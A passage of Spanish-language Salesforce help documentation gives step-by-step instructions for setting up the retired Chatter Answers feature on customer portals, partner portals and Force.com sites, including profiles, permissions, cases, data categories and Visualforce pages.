7. En Nueva licencia de usuario predeterminada, seleccione la licencia de usuario de portal que se asigna automáticamente a los clientes que se registran de forma automática. Le recomendamos que seleccione la licencia de Portal de clientes de gran volumen.
8. En Nuevo perfil de usuario predeterminado, seleccione el perfil que se asigna automáticamente a los clientes que se registran de forma automática. Le recomendamos que seleccione el perfil que ha duplicado y personalizado para el registro automático.
9. Haga clic en **Guardar**.
10. Asigne el perfil que ha seleccionado como el Nuevo perfil de usuario predeterminado a su Portal de clientes por lo que los usuarios pueden iniciar sesión en su zona:
    a. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
    b. Seleccione su nombre de portal.
    c. En la sección Perfiles asignados, haga clic en **Modificar perfiles**.
    d. Haga clic en Activo junto al perfil que ha seleccionado como el Nuevo perfil de usuario predeterminado.

**e.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Configuración de Respuestas de Chatter

Activar el inicio de sesión y las configuraciones del portal de clientes

## Configuración de Usuarios del portal para registro automático en Respuestas de Chatter

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Para gestionar usuarios del Portal de clientes:
- "Modificar usuarios de autoservicio"

Configure usuarios del Portal de clientes para la inscripción automática en su comunidad de Respuestas de Chatter.

1. Duplique el perfil del Portal de clientes de gran volumen para poder personalizarlo:
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Haga clic en **Duplicar** junto al Portal de clientes de gran volumen.
   c. Introduzca un nombre para el perfil nuevo.
   d. Haga clic en **Guardar**.
2. Personalice el perfil duplicado para incluir permisos en los objetos estándar de su comunidad:
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Haga clic en el nombre del perfil duplicado.
   c. Haga clic en **Modificar**.
   d. En Permisos de objeto estándar, haga clic en los siguientes permisos para estos objetos:

| Objeto | Permisos |
|---|---|
| Casos | Leer, Crear |
| Contactos | Leer |
| Preguntas | Leer, Crear |
| Cuenta | Leer |

**e.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

Configuración del Portal de clientes para Respuestas de Chatter.

Descripción general de los usuarios de Respuestas de Chatter

## Configuración de un Sitio de Force.com para Respuestas de Chatter

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Nota: Se recomienda la configuración de un sitio Force.com para comunidades de autoservicio.

Configure un sitio de Force.com para Respuestas de Chatter para albergar un dominio y mostrar públicamente algunos de sus datos de Salesforce, como preguntas, respuestas y artículos de Salesforce Knowledge.

1. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en **Modificar** junto al nombre del sitio que desea configurar en Respuestas de Chatter.
3. Seleccione `Activo` para activar el sitio.

   Puede activar el sitio después de finalizar la configuración de Respuestas de Chatter.
4. En la `Página de inicio del sitio activo`, seleccione una página de Visualforce como la página de inicio para su sitio.
5. Haga clic en **Guardar**.
6. Haga clic en **Modificar** en la lista relacionada de páginas de Visualforcedel sitio.
   a. Utilice los botones **Añadir** y **Eliminar** para activar las siguientes páginas de Visualforce en su sitio:
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`
      - `ChatterAnswersHelp`
      - `ChatterAnswersLogin`
      - `ChatterAnswersRegistration`
   b. Haga clic en **Guardar**.

7. Haga clic en **Configuración de acceso público** para permitir a los usuarios invitados (no autenticados, no usuarios del Portal de clientes) acceder a casos, preguntas y artículos de Salesforce Knowledge.
   a. Haga clic en **Modificar** en el perfil de los usuarios de Respuestas de Chatter.
   b. En Permisos de objeto estándar, haga clic en **Leer** en Casos y Preguntas.
   c. De forma opcional, si desea que aparezcan los artículos en Respuestas de Chatter, haga clic en **Leer** en tipos de artículos de Permisos de tipo de artículos.
   d. Haga clic en **Guardar**.
8. Haga clic en **Modificar** junto a un grupo de categorías en la lista relacionada Configuración de visibilidad de grupos de categorías para permitir a los usuarios acceder a las categorías por lo que podrán explorar preguntas, respuestas y artículos de Salesforce Knowledge.
   a. Junto a `Visibilidad`, haga clic en `Todas las categorías`.
   b. Haga clic en **Guardar**.
9. Vuelva al sitio y seleccione su nombre desde Configuración introduciendo *`Sitios`* en el cuadro `Búsqueda rápida`, luego seleccionando **Sitios**.
10. Haga clic en **Configuración de inicio de sesión** para activar la autenticación de usuarios para el sitio.
    a. Haga clic en **Modificar**.
    b. En `Habilitar inicio de sesión para`, seleccione el Portal de clientes que ha creado para Respuestas de Chatter.
    c. Haga clic en **Guardar**.

Una vez que haya configurado su sitio de Force.com para Respuestas de Chatter, puede sustituir las páginas predeterminadas de Visualforce que componen su comunidad por unas personalizadas. Las páginas de Visualforce se establecen automáticamente en la URL de su sitio, por lo que los usuarios del portal podrán navegar hasta ellas.

Nota: Para hacer que las direcciones URL de las páginas de su sitio sean cortas y fáciles de recordar, puede utilizar la función de reescritura de direcciones URL de Respuestas de Chatter. Las páginas siguientes utilizan la función de reescritura de direcciones URL:

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`
- `ChatterAnswersForgotPassword`

Respuesta de Chatter es compatible también con las funciones de reescritura de direcciones URL personalizadas para sitios.

1. Desde Configuración, introduzca *`Configuración de sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de sitios**.
2. Haga clic en **Modificar** junto a un sitio.
3. Seleccione las páginas para sustituir. Si sustituye la `Página Cambiar contraseña`, la `Página Cambiar contraseña` de su sitio también cambia.
4. Haga clic en **Guardar**.

Nota: Los usuarios de Internet Explorer 8 reciben un aviso de seguridad si realiza la personalización con URL que no incluyen https://.

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Configuración de Respuestas de Chatter

Páginas de Visualforce para Respuestas de Chatter

## Configuración de Casos para Respuestas de Chatter.

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Configurar funciones de caso para Respuestas de Chatter para que esos casos se creen, distribuyan y accedan por los usuarios adecuados de sus zonas de Respuestas de Chatter.

1. Defina la configuración predeterminada de colaboración de toda su organización como `Privada en Cuenta`, `Controlada por principal en Contacto` y `Privada en Caso` para evitar que los usuarios accedan a la información de otros.
2. Configure la seguridad a nivel de campo en `Pregunta` en casos como `Visible` para perfiles asignados a su Portal de clientes para que los usuarios puedan acceder a sus preguntas privadas.
3. Actualice `Origen` en casos con el valor en el desencadenador de consulta para que los agentes del servicio de asistencia puedan ver los casos originados en Respuestas de Chatter.
4. Cree una regla de asignación de casos donde Origen del caso es igual al valor de Respuestas de Chatter para que los casos creados desde preguntas privadas se asignen a los agentes del servicio de asistencia.
5. Otorgar a los usuarios de portal de gran volumen el acceso a casos por lo que pueden acceder a sus preguntas privadas en Respuestas de Chatter.

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para establecer los valores predeterminados de colaboración de toda la organización:

- "Gestionar colaboración"

Para configurar la seguridad a nivel de campo:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

Para personalizar campos:

Para crear reglas de asignación:

Para conceder acceso a usuarios de portal de gran volumen a los casos:

- "Personalizar aplicación"

## Configuración de la visibilidad de la ficha P&R

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar la visibilidad de la ficha P&R:

- "Gestionar conjuntos de permisos y perfiles"

Establezca la visibilidad de la ficha P&R como `Valor predeterminado activado` de modo que los agentes de asistencia puedan ver, buscar, filtrar y moderar preguntas publicadas en su zona de Respuestas de Chatter.

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil de agente de asistencia.
3. Dependiendo de la interfaz de usuario que utilice, realice una de las siguientes acciones:
   - Interfaz de usuario de perfil mejorado: en el cuadro **Configuración de búsqueda...**, introduzca el nombre de la ficha que desee, selecciónela en la lista y haga clic en **Modificar**.
   - Interfaz de usuario de perfil original: haga clic en **Modificar** y desplácese a la sección de la ficha Configuración.
4. Especifique la visibilidad de la ficha P&R como `Valor predeterminado activado`.
5. (Interfaz de usuario de perfil únicamente) Para restablecer personalizaciones de fichas de usuarios a la configuración de visibilidad de fichas que especifique, seleccione **Sobrescribir la personalización de la ficha personal del usuario**.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

## Asignación de categorías de datos a Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Asignen un grupo de categorías de datos a Respuestas de Chatter por lo que estarán disponibles para todas sus zonas de Respuestas de Chatter. Configure cada zona con una categoría de datos de nivel superior (tema) donde los clientes y los agentes de asistencia pueden clasificar y filtrar preguntas y artículos de conocimiento.

1. Desde Configuración, introduzca *Asignaciones de categorías de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asignaciones de categorías de datos** en Respuestas de Chatter.
2. Haga clic en **Modificar**.
3. Seleccione un grupo de categorías.
4. Haga clic en **Guardar**.

**Nota:** Cada zona en Respuestas de Chatter pueden asociarse con una categoría de nivel superior. Para que una zona sea visible para un cliente, el perfil de usuario del cliente debe tener visibilidad en esa categoría de datos de nivel superior de la zona. Además, si un cliente tiene visibilidad de las categorías de datos secundarios pero no de la categoría de datos de nivel superior asociada con una zona, la zona no será visible para ellos.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para asignar categorías de datos a Respuestas de Chatter:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

Categorías de datos en salesforce.com

## Configurar Salesforce Knowledge para Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Para mostrar artículos de Salesforce Knowledge en sus zonas de Respuestas de Chatter, debe hacer lo siguiente:

1. Implementar Categorías de datos (si no lo ha hecho todavía).
2. Implementar Salesforce Knowledge (si no lo ha hecho todavía).
3. Configurar ambos para Respuestas de Chatter.

Configure cada zona con una categoría de datos de nivel superior (tema) donde los clientes y los agentes de asistencia pueden clasificar y filtrar preguntas y artículos de conocimiento.

1. Si utiliza la visibilidad de categoría de datos basada en funciones, establezca la visibilidad de categoría de datos predeterminada en `Todas las categorías` para que los clientes que no están incluidos en la jerarquía de funciones de su organización, como los usuarios de portal de gran volumen, puedan acceder a categorías que incluyen preguntas y artículos de Salesforce Knowledge.

   También puede utilizar conjuntos de permisos o perfiles para establecer la visibilidad de categoría de datos.
2. Cree un grupo de categorías para toda su comunidad por lo que tendrá menos probabilidades de alcanzar el límite de tres categorías de datos activas. Luego añada una categoría secundaria para cada comunidad y añada categorías secundarias a esas categorías para proporcionar temas.
3. Active el grupo de categorías que desea poner a disposición de Respuestas de Chatter para que esos usuarios puedan acceder a él.
4. Otorgue permisos de "Lectura" a tipos de artículo específicos en los perfiles de usuarios de Respuestas de Chatter para que puedan acceder a artículos desde sus zonas.
5. También puede permitir que los agentes de asistencia promocionen respuestas a borradores de artículos en la base de conocimientos de modo que su equipo de asistencia pueda capturar información útil rápidamente.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o modificar usuarios:
- "Gestionar usuarios internos"

Para crear tipos y acciones de artículos:
- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

Para gestionar sinónimos:
- "Gestionar sinónimos"

Para crear categorías de datos:
- "Gestionar categorías de datos"

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter

Configuración de Respuestas de Chatter

Visibilidad de categoría de datos

Crear y modificar grupos de categorías

## Adición de Respuestas de Chatter a un portal

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Puede agregar Respuestas de Chatter a un Portal de clientes o portal de socios existentes para que los usuarios del portal puedan acceder a zonas de Respuestas de Chatter desde uno de sus canales establecidos. Después de que los usuarios inicien sesión en unos de sus portales, podrán acceder a las Respuestas de Chatter desde una ficha y seleccionar qué zona visualizar desde una lista desplegable. Si solo desea mostrar Respuestas de Chatter en sus portales, no necesita configurar un sitio de Force.com para albergar Respuestas de Chatter. Sin embargo, un sitio permite a los usuarios invitados acceder a algunos datos de Respuestas de Chatter sin inicio de sesión, mientras que los portales no lo permiten.

Cuando Respuestas de Chatter aparece en un portal, sucede lo siguiente:

- Respuestas de Chatter aparece como una ficha, a la que puede cambiar el nombre.
- Una lista desplegable permite que los usuarios del portal cambien entre sus zonas de Respuestas de Chatter.
- El vínculo **Mi configuración** para usuarios se sustituye por **Activar correos electrónicos** y **Desactivar correos electrónicos**.
- **Iniciar sesión** e **Inscripción** se han eliminado porque los usuarios del portal únicamente pueden ver Respuestas de Chatter después de haber iniciado sesión en su portal.
- No puede personalizar el aspecto de Respuestas de Chatter.
- El vínculo **¿Necesita ayuda?** se ha eliminado.
- Si muestra Respuestas de Chatter con una página de Visualforce en un portal, la opción de usuarios para cambiar zonas en un portal no está disponible.

### CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

Configuración de su portal de clientes.

## Agregar Respuestas de Chatter a un Portal de clientes

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Puede agregar Respuestas de Chatter a un Portal de clientes existente para que los usuarios del portal puedan acceder a las zonas de Respuestas de Chatter desde uno de sus canales de asistencia establecidos.

**EDICIONES**

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

**PERMISOS DE USUARIO**

Para agregar Respuestas de Chatter a un Portal de clientes:

- "Personalizar aplicación"

1. Active Respuestas de Chatter para portales:
   a. Desde Configuración, introduzca *Configuración de respuestas de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Respuestas de Chatter** .
   b. Haga clic en **Modificar**.
   c. Seleccione Mostrar Respuestas de Chatter en Portales.
   d. Haga clic en **Guardar**.
2. Modifique perfiles de usuarios del Portal de clientes para admitir Respuestas de Chatter.
   Uso de la interfaz de usuario de perfil mejorado, siga estos pasos:
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Haga clic en **Modificar** junto a un perfil de usuario de portal.
   c. En la sección Aplicaciones de la página, seleccione **Configuración de objeto**.
   d. En la página Configuración de objeto, seleccione **P&R**.
   e. En la configuración de fichas, seleccione Valor predeterminado activo.
   f. Haga clic en Guardar para volver a la página Configuración de objetos.
   g. Seleccione **Preguntas y respuestas** y, en la sección Permisos de objetos, seleccione Leer y Crear.
   h. Haga clic en **Guardar**.
   Uso de la interfaz de perfil original, siga estos pasos:
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Haga clic en **Modificar** junto a un perfil de usuario de portal.
   c. En Configuración de fichas, seleccione Valor predeterminado activo para **P&R**.
   d. En Permisos de objeto estándar, seleccione Leer y Crear en Preguntas.
   e. Haga clic en **Guardar**.
3. Agregue la licencia de función de usuario de Respuestas de Chatter a usuarios del Portal de clientes:
   a. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
   b. Haga clic en **Modificar** junto a un usuario de portal.
   c. En el área Información general, seleccione Usuario de Respuestas de Chatter.

**d.** Haga clic en **Guardar**.

4. Agregue Respuestas de Chatter como ficha a su Portal de clientes:
   **a.** Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Portal de clientes**.
   **b.** Haga clic en el nombre de un portal de clientes.
   **c.** Haga clic en **Personalizar fichas del portal**.
   **d.** Seleccione P&R y haga clic en la flecha **Agregar** para mover la ficha al cuadro Fichas seleccionadas.
   **e.** Haga clic en **Guardar**.
5. También puede cambiar el nombre de la ficha P&R para su Portal de clientes:
   **a.** En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
   **b.** Haga clic en **Modificar** junto a Preguntas.
   **c.** Haga clic en **Siguiente**.
   **d.** En Otras etiquetas, cambie el nombre de P&R. Únicamente puede cambiarle el nombre como Singular y no como Plural.
   **e.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Adición de Respuestas de Chatter a un portal

## Adición de Respuestas de Chatter a un Portal de socios

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Puede agregar Respuestas de Chatter a un Portal de socios existente para que los usuarios del portal puedan acceder a las zonas de Respuestas de Chatter desde uno de sus canales de socios establecidos.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para agregar Respuestas de Chatter a un portal de socios:
- "Personalizar aplicación"

1. Active Respuestas de Chatter para portales:
   **a.** Desde Configuración, introduzca *Configuración de respuestas de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Respuestas de Chatter** .
   **b.** Haga clic en **Modificar**.
   **c.** Seleccione Mostrar Respuestas de Chatter en Portales.
   **d.** Haga clic en **Guardar**.
2. Modifique perfiles de usuarios del Portal de socios para admitir Respuestas de Chatter:

a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
b. Haga clic en **Modificar** junto a un perfil de usuario de portal.
c. En la sección Aplicaciones de la página, seleccione **Configuración de objeto**.
d. En la página Configuración de objeto, seleccione **P&R**.
e. En la configuración de fichas, seleccione Valor predeterminado activo.
f. Haga clic en Guardar para volver a la página Configuración de objetos.
g. Seleccione **Preguntas y respuestas** y, en la sección Permisos de objetos, seleccione Leer y Crear.
h. Haga clic en **Guardar**.

3. Agregue la licencia de función de usuario de Respuestas de Chatter a usuarios del Portal de socios:
   a. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
   b. Haga clic en **Modificar** junto a un usuario de portal.
   c. En el área Información general, seleccione Usuario de Respuestas de Chatter.
   d. Haga clic en **Guardar**.
4. Agregue Respuestas de Chatter como ficha a su Portal de socios:
   a. Desde Configuración, introduzca *Socios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
   b. Haga clic en el nombre de un portal de socios.
   c. Haga clic en **Personalizar fichas del portal**.
   d. Seleccione Respuestas de Chatter y haga clic en la flecha **Agregar** para mover la ficha Respuestas de Chatter al cuadro Fichas seleccionadas.
   e. Haga clic en **Guardar**.
5. También puede cambiar el nombre de la ficha Respuestas de Chatter para su Portal de socios:
   a. En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
   b. Haga clic en **Modificar** junto a Preguntas.
   c. Haga clic en **Siguiente**.
   d. En Otras etiquetas, cambie el nombre de P&R. Únicamente puede cambiarle el nombre como Singular y no como Plural.
   e. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Adición de Respuestas de Chatter a un portal

## Adición de una página personalizada de Visualforce para mostrar Respuestas de Chatter

Utilice una página de Visualforce para proporcionar una experiencia de Respuestas de Chatter personalizada para sus usuarios.

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear una página de Visualforce:
- "Personalizar aplicación"

Para agregar una ficha de Visualforce:
- "Personalizar aplicación"

Debe contar con una página de Visualforce creada que incluya el componente `chatteranswers:allfeeds` o una combinación de los siguientes componentes: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Para agregar una página personalizada de Visualforce para la visualización de Respuestas de Chatter:

1. En Configuración, introduzca *Fichas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas** para mostrar una lista de las fichas de Visualforce de su organización.
2. En la sección Visualforce, haga clic en `Nuevo` para crear una nueva ficha de Visualforce.
3. Seleccione la página de Visualforce y que desee utilizar y agregue detalles a otros campos de la página.
4. Haga clic en `Siguiente`.
5. Seleccione qué perfiles de usuario puede ver en la ficha.
6. Seleccione las aplicaciones personalizadas desde las cuales estará disponible la ficha.
7. Haga clic en `Guardar`.

Para agregar la ficha de Visualforce como una ficha de Comunidad, asegúrese de que la página está disponible en las fichas de la comunidad.

Para agregar la ficha de Visualforce a un a Portal de cliente, asegúrese de que la ficha de Visualforce está configurada para aparecer en el portal.

No necesita agregar la ficha de Visualforce a un sitio de Force.com. Solo asegúrese de haber creado la página de Visualforce con los componentes de Respuestas de Chatter antes de configurar el sitio.

### CONSULTE TAMBIÉN

Personalización de Respuestas de Chatter utilizando páginas de Visualforce

## Solución de problemas de configuración de Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Después de configurar una comunidad de Respuestas de Chatter, puede ver una instantánea de todas sus configuraciones en una sola página, de manera que no tenga que visitar varias páginas en configuración para diagnosticar los problemas.

1. Desde Configuración, introduzca *Configuración de sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de sitios**.
2. En la columna de instantánea del sitio, haga clic en **Ver** junto al sitio de Force.com asociado a su comunidad.
3. Haga clic en el ▶ para mostrar o en el ▼ para ocultar varias configuraciones.
4. Haga clic en **Ir** para ir a una página específica en la configuración en la que puede cambiar los ajustes.

**Ejemplo:** Por ejemplo, puede utilizar una instantánea del sitio para ver si el sitio de Force.com que aloja su comunidad está marcado como Activo o para verificar los nombres de los perfiles de usuarios asignados al portal de clientes.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para ver la Configuración:
- "Ver parámetros y configuración"

Para configurar Respuestas de Chatter:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Descripción general de la implementación de Respuestas de Chatter
Descripción general de los usuarios de Respuestas de Chatter
Configuración de Respuestas de Chatter

## Descripción general de los usuarios de Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Como Respuestas de Chatter integra varias funciones con el Portal de clientes, la gestión de los usuarios de Respuestas de Chatter es similar a la gestión de los usuarios del Portal de clientes. Utilice lo siguiente para gestionar los datos y las funciones accesibles para los usuarios de Respuestas de Chatter:

